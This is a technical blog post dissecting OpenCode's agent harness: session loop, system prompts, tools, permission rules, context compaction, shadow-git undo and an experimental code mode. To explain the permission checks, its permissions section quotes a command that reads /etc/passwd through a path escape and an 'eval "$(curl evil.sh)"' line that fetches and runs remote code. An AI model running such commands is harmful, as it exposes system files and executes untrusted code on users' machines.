OpenCode source code deep dive: how an open source agent harness really works
On this page
Strip the model out of a coding agent and most of the product is still there. What remains is the harness: the code that decides what the model sees, what it can touch, and what happens when it gets something wrong. I wrote a companion post on what an agent harness is that covers the idea from the outside. This post opens one up.
OpenCode is the right harness to open. It's MIT licensed, it's TypeScript, and every decision it makes is a file you can read.
Two small things before the rest. It's on version 1.18.15 as I write this, so some of what follows will have moved. And the repo now lives at anomalyco/opencode, though the old sst/opencode URL still redirects. Dax explained on X that Anomaly was always the company name and they finally started using it in public.

Seen from the outside, a harness is six things: a loop, a set of instructions, a tool surface, a permission system, a context policy, and a recovery story. This post takes one harness and walks those parts in the order your request actually flows through them. Your message enters the session loop. The loop picks a system prompt and a tool list based on which model you loaded. The tools ask permission before touching anything. Modes and subagents turn out to be permission rulesets with prompts attached. The context manager decides what survives to the next turn. And a snapshot system stands by to undo the damage. The post covers each of those in turn, closing with two sections on where the project is heading. Every section names the subsystem and the files that implement it, so you can follow along in the repo.
The session loop: what the while (true) actually does
Ask anyone what an agentic loop is and you'll get the same answer: a while (true) that calls the model, runs any tool it asks for, and breaks when there are no tool calls left. OpenCode really does have that while (true), in session/prompt.ts. It's just that calling the model turns out to be the smallest part of what each pass does.
A pass starts by reloading the conversation from SQLite and checking for queued work:
while (true) {
  const { user: lastUser, finished: lastFinished, tasks } = MessageV2.latest(msgs)
  const task = tasks.pop()

  if (task?.type === "subtask")    { ...; continue }
  if (task?.type === "compaction") { ...; continue }
  if (lastFinished && (yield* compaction.isOverflow(...))) { ...; continue }
Look at those three continues. Before this loop will talk to the model, it checks whether a subagent is waiting to run, whether the conversation is due a summary, and whether the last reply just blew past the context window and made one due. A pass might do any of those instead of calling the model at all. And that tasks list is not a queue sitting in memory somewhere. It's rebuilt every pass from the conversation itself: pending work is stored as message parts in SQLite, so queueing a summary means writing a part into the conversation and letting the next pass find it.
A pass with nothing queued is the one that calls the model, and even that is careful in ways a toy loop isn't. It looks up which agent the message is addressed to, because the agent decides the system prompt and the tool list. It writes an empty assistant message into SQLite before the model has produced a single word, so if the process dies mid-reply there's a row to mark as interrupted instead of a reply that never existed. Then the stream opens: reply text is written to the database as it arrives, tool calls run the moment the model emits them, and the snapshot system records your files around each step.
The stream ends with a verdict, and the bottom of the loop is three lines acting on it:
if (result === "stop") return "break"
if (result === "compact") yield* compaction.create({ sessionID, auto: true, ... })
return "continue"
stop means the reply is done and the loop breaks back to idle. If the model ended its reply by calling tools instead, those already ran during the stream; the extra lap sends the conversation back so the model can read their results. And a nearly full window queues a compaction part into the conversation, the same queue this pass checked at the top.
The stop-or-lap decision keys off the finish reason the provider reports, and providers get it wrong:
// Some providers return "stop" even when the assistant message contains
// tool calls. Keep the loop running so tool results can be sent back to
// the model, but ignore cleanup-marked interrupted orphans.
One provider returned stop alongside tool calls one day, and now a defensive check lives in the loop forever. A lot of harness code looks like this.
Everything in the rest of this post is something this loop consults on its way round.
System prompts: one per model family
The first thing the loop needs is a system prompt, and session/system.ts picks one by matching on the model ID:
if (model.api.id.includes("gpt-4") || model.api.id.includes("o1") || model.api.id.includes("o3"))
  return [PROMPT_BEAST]
if (model.api.id.includes("gpt"))     return model.api.id.includes("codex") ? [PROMPT_CODEX] : [PROMPT_GPT]
if (model.api.id.includes("gemini-")) return [PROMPT_GEMINI]
if (model.api.id.includes("claude"))  return [PROMPT_ANTHROPIC]
Nine full system prompts, one per model family, and their word counts are the interesting part:
| Prompt | Words |
|---|---|
| codex | 1,171 |
| trinity | 1,276 |
| anthropic | 1,335 |
| default | 1,397 |
| kimi | 1,411 |
| meta | 1,464 |
| gpt | 1,492 |
| beast | 1,904 |
| gemini | 2,235 |
Claude gets 1,335 words. Gemini gets 2,235, roughly 67% more. The file for older GPT models is literally named beast.txt.
Nobody writes an extra nine hundred words for one model family for fun. Someone sat there watching Gemini not use the todo tool, or stop early, or narrate what it was about to do instead of doing it, and added a paragraph. Then another. What you're reading in that table is a fossil record of which models needed more supervision.
The harness has no single answer to "how much instruction does a model need." It has nine. There's a tenth on disk, copilot-gpt-5.txt, 2,283 words and the largest file in the directory, that nothing imports any more.
The tool surface: seventeen tools that change with the model

With a prompt chosen, the loop asks the registry for a tool list. tool/registry.ts assembles seventeen tools, four of them behind flags or client checks: shell, read, glob, grep, edit, write, task, webfetch, todowrite, websearch, skill, apply_patch, an internal invalid-call handler, plus question, execute, lsp and plan when enabled. Every description lives in a plain .txt file next to the code, and together they come to 2,757 words.
For comparison, Claude Code spends around 29,000 words describing its tools. OpenCode spends under three thousand for a comparable set.
It reads like it was written by someone who has watched a lot of models fail. The glob description is six bullets. The edit description is longer, and every line in it is a failure mode somebody hit:
The edit will FAIL if
oldStringis found multiple times in the file
The read tool description is the one I keep thinking about, because it contradicts the best evidence anyone has on the question. Princeton's SWE-agent showed a model doing better on a 100-line file window than on whole files. OpenCode returns up to 2,000 lines by default and then explicitly tells the model to stop being careful:
Avoid tiny repeated slices (30 line chunks). If you need more context, read a larger window.
Either the 2024 result no longer holds for 2026 models, or OpenCode is leaving points on the table. I don't know which, and neither does anyone else as far as I can tell, because nobody has rerun that ablation on a current model. It's the single most useful experiment in this space and it's two years stale.
The registry does one thing I haven't seen elsewhere. It filters the tool list by model ID:
const usePatch = input.modelID.includes("gpt-") && !input.modelID.includes("oss")
                 && !input.modelID.includes("gpt-4")
if (tool.id === ApplyPatchTool.id)                          return usePatch
if (tool.id === EditTool.id || tool.id === WriteTool.id)    return !usePatch
GPT models get apply_patch and lose edit and write. Everything else gets the inverse. OpenAI trained its models on apply_patch, so OpenCode hands them the tool they already know and takes away the ones they don't.
Permissions: how the harness decides what to allow
The model now has a prompt and a tool list, and the moment it calls one of those tools, the permission system gets a vote. Nobody writes about this subsystem, and it turned out to be the most interesting one in the repo.
The evaluator itself is about ten lines:
export function evaluate(permission: string, pattern: string, ...rulesets: PermissionV1.Ruleset[]) {
  return rulesets.flat().findLast((rule) =>
    Wildcard.match(permission, rule.permission) && Wildcard.match(pattern, rule.pattern)
  ) ?? { action: "ask", permission, pattern: "*" }
}
A ruleset is a flat list of {permission, pattern, action} triples, both sides wildcard-matched, last matching rule wins, and the default when nothing matches is ask. Rulesets come from opencode.json through fromConfig(), which flattens the nested config into triples and expands ~ and $HOME into real home directory paths as it goes.
Concretely, this config:
{
  "permission": {
    "edit": "ask",
    "bash": {
      "git status *": "allow",
      "git push *": "deny"
    }
  }
}
flattens into three triples:
{ permission: "edit", pattern: "*",            action: "ask"   }
{ permission: "bash", pattern: "git status *", action: "allow" }
{ permission: "bash", pattern: "git push *",   action: "deny"  }
Now the model runs git status --short. The shell tool asks the evaluator about ("bash", "git status --short"), the second triple matches, and the call goes through without a prompt. git push origin main hits the third triple and is refused. And npm test matches nothing, so it falls to the default and you get asked.
That's the entire policy engine. Everything else is about producing a good pattern to match against.
The ask lifecycle
When evaluation lands on ask, the tool call parks. Permission.ask() creates a Deferred, files it in a pending map keyed by request ID, publishes an event so the UI can draw a dialog, and awaits. The loop is now suspended on a promise that only a human can resolve.
What happens next depends on how you answer. Answering once resolves that one deferred and nothing else. Answering always also pushes the request's patterns onto an approved ruleset, then walks every other pending request in the session and auto-approves any that now evaluate to allow:
for (const [id, item] of pending.entries()) {
  if (item.info.sessionID !== existing.info.sessionID) continue
  const ok = item.info.patterns.every(
    (pattern) => evaluate(item.info.permission, pattern, approved).action === "allow",
  )
  if (!ok) continue
  ...
}
So approving npm run dev once can clear a queue of three identical questions that piled up behind it. Rejection goes the other way and is deliberately blunt: rejecting one request fails every other pending request in that session, on the theory that if you just said no, the plan the model was executing is dead anyway.
One more detail. Rejecting with a message does not raise a plain RejectedError, it raises a CorrectedError carrying your text as feedback, which the model reads as tool output. The permission dialog is a steering channel. "No, use the staging database" is both a refusal and an instruction, and the model gets both.
Turning a shell command into a pattern
For the read tool, the pattern is easy: it's the file path. For the shell tool it's a genuinely hard problem, because one command line can do several unrelated things at once. tool/shell.ts spends most of its 645 lines on it.
Take this command:
cat ../../etc/passwd && npm test
A naive harness asks you one vague question, "allow bash?", and whatever you answer covers both halves. Here's what OpenCode does instead.
It starts by actually parsing the command, with the same tree-sitter grammars your editor uses for syntax highlighting (bash and PowerShell, compiled to WebAssembly). The parse splits the line into its two real commands, cat ../../etc/passwd and npm test, and from here each one is handled on its own.
For each command, it asks two questions.
Does this command touch files? There's a hardcoded list of commands that do: rm, cp, mv, mkdir, touch, chmod, chown, cat, plus the PowerShell and cmd.exe equivalents. cat is on the list, so its argument gets the full treatment: strip the flags, unquote it, expand ~ and $HOME, and resolve it against the working directory. ../../etc/passwd resolves to /etc/passwd, which is outside your workspace, and that escape turns into its own permission request, external_directory for /etc. npm is not on the list, so it skips this step.
What pattern should represent it? This is what gets matched against your ruleset, exactly like the git status --short example above. Each command contributes its own pattern, so npm test is evaluated as npm test, not as part of some blob containing cat.
The result is that one command line becomes two specific questions: "this wants to read /etc, allow?" and "run npm test?" You can say no to the first and yes to the second.
There's one piece left. When you answer always, the harness has to decide how much to remember: the exact command, or something broader? That generalization step gets its own file.
The arity dictionary
The generalization step is permission/arity.ts, and it's my favorite file in the repo. The problem: approving npm test forever should not also approve npm publish, but approving git status probably should cover git status --short. How many tokens of a command actually name the command?
The answer is a lookup table of command-prefix arities. The saved pattern is always the first N tokens of the command plus a trailing *; the arity is that N, and the * only covers whatever trails after the cut. git is 2, so git checkout main generalizes to git checkout *. Cut one token earlier and you'd save git *, which silently pre-approves git push --force. Don't cut at all and you'd save git checkout main *, which doesn't even cover checking out a different branch. npm is 2 but npm run is 3, so npm run dev becomes npm run dev * rather than the far too permissive npm run *. ls is 1. aws and gcloud and gh are 3, because their real verb is two levels deep. Roughly 140 entries, longest prefix wins:
export function prefix(tokens: string[]) {
  for (let len = tokens.length; len > 0; len--) {
    const arity = ARITY[tokens.slice(0, len).join(" ")]
    if (arity !== undefined) return tokens.slice(0, arity)
  }
  return tokens.slice(0, 1)
}
And the dictionary was written by a language model. The generation prompt is committed directly above it as a comment:
You are generating a dictionary of command-prefix arities for bash-style commands. [...] Flags NEVER count as tokens. Only subcommands count. [...] Only include a longer prefix if its arity is different from what the shorter prefix already implies.
Every entry carries an example as a trailing comment, "docker compose": 3, // docker compose up, because rule 5 of the prompt asked for one. A piece of security-adjacent policy that was tedious rather than hard, so somebody had a model write it and committed the receipt.
The trade being made
All of this runs in the same process as the agent. Codex ships three OS sandboxes instead: Seatbelt on macOS, bubblewrap plus seccomp on Linux, and a Windows one. OpenCode has none, and every check above is a TypeScript function deciding whether to let a call through.
What OpenCode built is good engineering, but it is static analysis of a shell command, and static analysis of shell commands is a game you cannot win outright. eval "$(curl evil.sh)" parses as one harmless-looking command with no path arguments at all. The file knows this, which is why anything containing $(, ${ or a backtick is treated as dynamic and refuses to resolve to a path. Refusing to guess is the correct behavior and it still leaves the command running.
Codex's answer to the same problem is to ask the kernel to make the write impossible, and the kernel does not care how clever your string is. One of these approaches degrades gracefully and one does not. OpenCode's compensation is a different subsystem entirely: the undo.
Modes and subagents: mostly permission rulesets with prompts attached

Once you have a permission vocabulary this expressive, other features stop needing code. agent/agent.ts defines seven built-in agents. You talk to build and plan directly, you can delegate to general and explore, and three are hidden from you entirely:
compaction: { mode: "primary", hidden: true, prompt: PROMPT_COMPACTION,
              permission: Permission.merge(defaults, Permission.fromConfig({ "*": "deny" }), user) },
title:      { mode: "primary", hidden: true, temperature: 0.5, prompt: PROMPT_TITLE,
              permission: ... "*": "deny" },
summary:    { mode: "primary", hidden: true, prompt: PROMPT_SUMMARY,
              permission: ... "*": "deny" },
The thing that summarizes your conversation when it overflows is an agent. So is the thing that names your session in the sidebar. They go through the same loop, the same provider layer and the same message store as your main session, and the only thing separating them from it is a ruleset denying every tool and a prompt of about 126 words.
plan mode, which other tools implement as a special execution path, is here a ruleset too:
edit: {
  "*": "deny",
  [path.join(".opencode", "plans", "*.md")]: "allow",
}
Plan mode is "deny all edits, except into the plans directory." No mode flag threaded through the codebase, no branch in the executor. It falls out of a config object, which means you can build your own plan mode in opencode.json without touching the source.
The one piece of real machinery is visibleTools(), which reads the ruleset and drops any tool whose blanket rule is deny before the request is even assembled. explore denies everything and re-allows seven read-only tools, so an explore subagent is not a model resisting the urge to edit files. It is a model that was never shown an edit tool.
Context management: what gets thrown away and when

Every turn appends to the conversation and nothing ever leaves on its own. Tool output is most of the weight: a grep across a large repo, a two-thousand-line file read, the log from a test run that failed. Sooner or later the next request will not fit in the model's window and something has to go. Deciding what is the whole subsystem, and it's the one place in a harness where a wrong answer is invisible. The model doesn't raise an error when you drop the thing it needed. It just quietly stops knowing it.
Unusually for this kind of code, the entire policy is named constants at the top of one file:
export const PRUNE_MINIMUM = 20_000
export const PRUNE_PROTECT = 40_000
const TOOL_OUTPUT_MAX_CHARS = 2_000
const PRUNE_PROTECTED_TOOLS = ["skill"]
const DEFAULT_TAIL_TURNS = 2
const MIN_PRESERVE_RECENT_TOKENS = 2_000
const MAX_PRESERVE_RECENT_TOKENS = 8_000
The loop calls isOverflow() on every pass, which adds up the whole conversation, including the tokens the provider served out of cache, and compares it against what the model can actually take. When the count crosses that line, compaction.create() runs and the loop starts over.
Compaction draws a line across the conversation. Everything after the line is left completely alone, and keeps going to the model exactly as it was written. Everything before the line is deleted from the request and replaced with a few paragraphs of summary. The code calls those two halves the tail and the head.
Where the line falls is a token budget, and the budget is one expression:
Math.min(MAX_PRESERVE_RECENT_TOKENS,
         Math.max(MIN_PRESERVE_RECENT_TOKENS, Math.floor(usable(input) * 0.25)))
A quarter of what the model can actually take, floored at 2,000 tokens and capped at 8,000. A model with a big window keeps more of its recent history untouched than a small one does. And if even the single newest turn is bigger than that budget, the line falls inside that turn rather than in front of it.
The head doesn't go to the summarizer as messages. It's flattened into a plain text transcript first:
[User]: find where the form validation lives
[Assistant tool call]: grep({"pattern":"handleSubmit"})
[Tool result]: src/form.tsx:42:  async function handleSubmit(...
TOOL_OUTPUT_MAX_CHARS is the cap applied while that transcript is built, and nowhere else. Every [Tool result] line gets cut to its first 2,000 characters. It is not a limit on what your model sees during a normal turn, it's a limit on how much of any one tool result the summarizer may read while deciding what mattered. The transcript goes to the hidden compaction agent from the previous section, and its reply is stored as an ordinary assistant message flagged summary: true. Everything it covers stops being sent from then on. The old messages are still sitting in SQLite.
The three PRUNE_ constants belong to a second mechanism, and it's off unless you ask for it: compaction.prune defaults to false. Pruning clears the results of old tool calls in place, protecting the newest 40,000 tokens of tool output and only bothering at all if it can reclaim more than 20,000, since rewriting stored messages invalidates the provider's prompt cache. What it clears is the result only. The record that the call happened, and with what arguments, stays.
PRUNE_PROTECTED_TOOLS has exactly one entry: skill. A skill exists to inject instructions the model is supposed to keep following, so clearing its output would leave the model three turns later still acting on a procedure whose text is no longer in front of it, with no error to trace that back from. Naming the exception in a constant beats burying it in a condition.
One last number. Overflow is measured against usable(), which is the model's input limit minus a reserve, and the reserve is room for the model's own reply:
Math.min(COMPACTION_BUFFER, ProviderTransform.maxOutputTokens(input.model, input.outputTokenMax))
The window has to hold the conversation and the response coming back, so you have to call it overflow before the conversation alone fills it. COMPACTION_BUFFER = 20_000 is only a ceiling on that: whatever the model claims it can emit, don't hold back more than twenty thousand tokens waiting for it.
None of this is clever. It's just written down where you can see it and change it, which almost nothing else in this space is.
Undo: a second git repository your git log has never heard of
OpenCode has an undo. /undo rewinds the session by one user message: the conversation steps back, your prompt lands back in the input box, and your files go back to how they were before that message ran. /redo steps forward again.
The conversation half of that is easy. Messages are rows in SQLite, so rewinding them is bookkeeping. The files are the hard half, because the agent edits them in place. Nothing is staged, nothing is pending, every edit lands on disk for real. Undo the chat without undoing the disk and you'd have a conversation that never mentions the refactor and a working tree full of it.
So while the model works, OpenCode keeps taking snapshots of your project: once before the stream opens, then again as each step starts and finishes. Each message part records the id of the snapshot from its moment. Undo is then a lookup. Find the snapshot belonging to the message you're rewinding to, and write those files back over your project.
To take a snapshot, OpenCode doesn't copy files itself. It shells out to the git binary and lets git do the storing, the same way you'd script it by hand. These are OpenCode's own subprocesses, nothing to do with any git the model might run in your terminal. Which raises the obvious question of where the snapshots go. Not into your repository: git stash and scratch branches both leave agent debris in the history you care about.
Instead OpenCode leans on a distinction git usually hides. A repository is really two things: the .git folder holding the stored objects, and the working tree, the files on disk being tracked. They normally live together and you never think about them separately. But two flags let you point at each one independently, and OpenCode puts both on every git command the snapshot code spawns:
gitdir: path.join(Global.Path.data, "snapshot", ctx.project.id, Hash.fast(ctx.worktree))
const args = (cmd: string[]) => ["--git-dir", state.gitdir, "--work-tree", state.worktree, ...cmd]
The first line builds gitdir, a path inside OpenCode's own data directory, ~/.local/share/opencode, one folder per project. The second line puts both flags in front of every git command, so each one runs like this:
git --git-dir   ~/.local/share/opencode/snapshot/<project>/<hash> \
    --work-tree ~/code/your-project \
    <command>
That command reads the files in ~/code/your-project and stores what it snapshots in OpenCode's folder. Your own .git is never opened. Nothing appears in git log, there are no stash entries to clean up, and deleting ~/.local/share/opencode costs you nothing but your undo history.
A snapshot isn't even a commit. track() ends with git write-tree, which stores a tree object and returns its hash, and that hash is the whole snapshot. No commit, no branch, no message. The shadow repository is just a bag of trees keyed by hash.
Snapshotting around every step sounds expensive, and it is on the critical path: track() takes a lock and the loop waits for it. But it never scans your whole project. It asks git what moved, diff-files for tracked changes and ls-files --others for new files, drops anything gitignored or over a size limit, and stages only what's left. After a one-line edit, the snapshot stages one file.
Which raises a fair question: if a snapshot is usually a file or two, why involve git at all? Because a step can touch anything. The model can emit several tool calls in one step, and a single shell call can rewrite hundreds of files by itself, since npm install and a codemod and git checkout are all just commands. And undo rewinds across many steps at once, where some files have to reappear and others have to vanish. What you restore is the project at a moment, not a file.
Git gives all of that away for free. A tree hash names an entire project state while only paying for the blobs that changed, everything else being shared with the tree before it. Restoring one is two commands. The file list the UI shows per step is git diff --cached against the step's hash. Skipping node_modules is git check-ignore against your own rules. Keeping the folder from growing forever is git gc. Build this by hand and you've written content-addressed storage, tree diffing, ignore matching and garbage collection.
One problem is left: the very first snapshot. A fresh shadow repository has nothing stored, so the first add has to hash every file you own. Someone hit that:
// Reuse the hashes for the git storage between the original repo and snapshot
// on huge repos like chromium checkout the git add --all rebuilding the
// hashes can take minutes. By doing this we eliminating this at all
The fix is a git feature called alternates: a repository can borrow another one's stored objects instead of keeping its own copies. OpenCode writes one line of config into the shadow repository, and that line is the path to your .git/objects. Everything already in your history is found there, so the opening add has almost nothing left to hash. Your existing index is copied over as a seed too, and the shadow repository is initialized with feature.manyFiles, index.version 4 and core.untrackedCache, the settings you reach for when a worktree is enormous.
None of that touches your repository. The config file sits in OpenCode's folder, not yours, and all it does is name one more place for git to read from.

That's the whole undo story: a second git repository that stores loose trees, and one line of config so the first snapshot isn't slow.
Code mode: the experiment that could replace the tool list
That's the harness as it ships. This section is the one place the post looks forward instead, at an experiment aimed squarely at the tool surface from earlier.
Start with what tool calling costs today. Every MCP server you connect adds the full schema of every one of its tools to every request, whether or not the model ever uses them. And every tool result comes back through the model. Independent calls can go out together in one step, but the moment one call's output decides the next call, that's a round trip: the result lands in the context window, the model reads it, and only then can it emit the next call. Chain ten dependent lookups and you pay ten round trips, with all ten intermediate results sitting in the window even if you only needed one number out of the last.
Code mode is an experiment, behind a flag, that attacks both costs at once. Turn it on and OpenCode stops handing the model MCP tools at all. It gets one tool instead, called execute, and the argument to execute is a JavaScript program.
Inside that program, every MCP tool is a plain function, filed under its server's name: tools.<server>.<tool>. Say you've connected a GitHub MCP server that has a get_issue tool. Instead of emitting a tool call and waiting for the harness, the model writes:
// calling the function runs the real get_issue tool on the github server
const issue = await tools.github.get_issue({ number: 42 })
// issue is just a variable now holding the tool's result
return { title: issue.title, isStale: issue.state === "open" }
The tool call became a line of code, and the tool's result became a value in a variable. That's the whole trick. In the normal loop, get_issue's result would be pasted into the context window for the model to read before it could do anything with it. Here the program reads it, keeps the two fields that matter, and only the object after return travels back to the model.
And because it's a program, it can chain dependent calls, loop, branch, and run independent calls in parallel, all in one round trip regardless of how many tools it touches. The intermediate results live and die inside the program.
How does the model know tools.github.get_issue exists? A catalog: every connected tool listed as a type signature, packed into the execute tool's description under a token budget of 2,000 by default. That replaces the pile of JSON schemas from before. Tools that don't fit the budget get a one-line stub the model can look up when it needs the details.
The part that surprised me is how the program runs. I went in expecting a sandboxed eval, or a VM context with the dangerous globals deleted, which is how everyone else does this. packages/codemode is an actual JavaScript interpreter, 3,465 lines in src/interpreter/runtime.ts, with its own standard library across twelve modules: collections, console, date, json, math, number, object, promise, regexp, string, url, value. The library is an allowlist that goes down to individual method names. collections.ts opens with a set of exactly 35 array methods, and anything not in that set does not exist inside a program. Someone sat down and enumerated the array methods an agent is allowed to call. require and fetch and process are not missing so much as never implemented. Tool arguments are validated against schemas before each call, results are copied across a plain-data boundary on the way back, and there are execution limits. The README puts the boundary plainly:
without receiving ambient filesystem, process, network, module, or application authority
Today the experiment stops at the MCP surface: the 17 built-in tools still ship as ordinary tools, and execute covers everything you connected on top. But the direction is bigger than that, and OpenCode isn't alone in it. Codex is heading the same way with "tool_mode": "code_mode_only" on its newest models. Two teams, independently, decided the answer is to stop showing the model a menu.

The last few years of harness design assumed the job was to describe tools well enough that the model picks the right one. Code mode assumes the model is a competent programmer and the harness should just hand it an API. If that's right, most of the 29,000 words in Claude Code's tool descriptions are describing something the model would rather have as a type signature.
The architecture: a server that happens to have a terminal attached
Run opencode and what starts looks like a terminal program. It's really two programs. One is an HTTP server that runs the agent: every subsystem in this post lives inside it. The other is the terminal UI, and it's a client of that server, with no more access than any other program that speaks HTTP.
The server is the half that matters. Everything a client needs to drive the agent is an endpoint on it: create a session, send a message, answer the permission prompt or the question the agent just raised, browse the diff, and an event stream that pushes everything happening in the session to whoever is listening. The API also describes itself: server/server.ts produces an OpenAPI document, a machine-readable list of every endpoint, and the client SDK is generated from that document instead of written by hand, so every client always matches the server. The server can even announce itself over mDNS, the same protocol that makes printers appear on your network, so a browser on another machine can find the session running on your laptop.
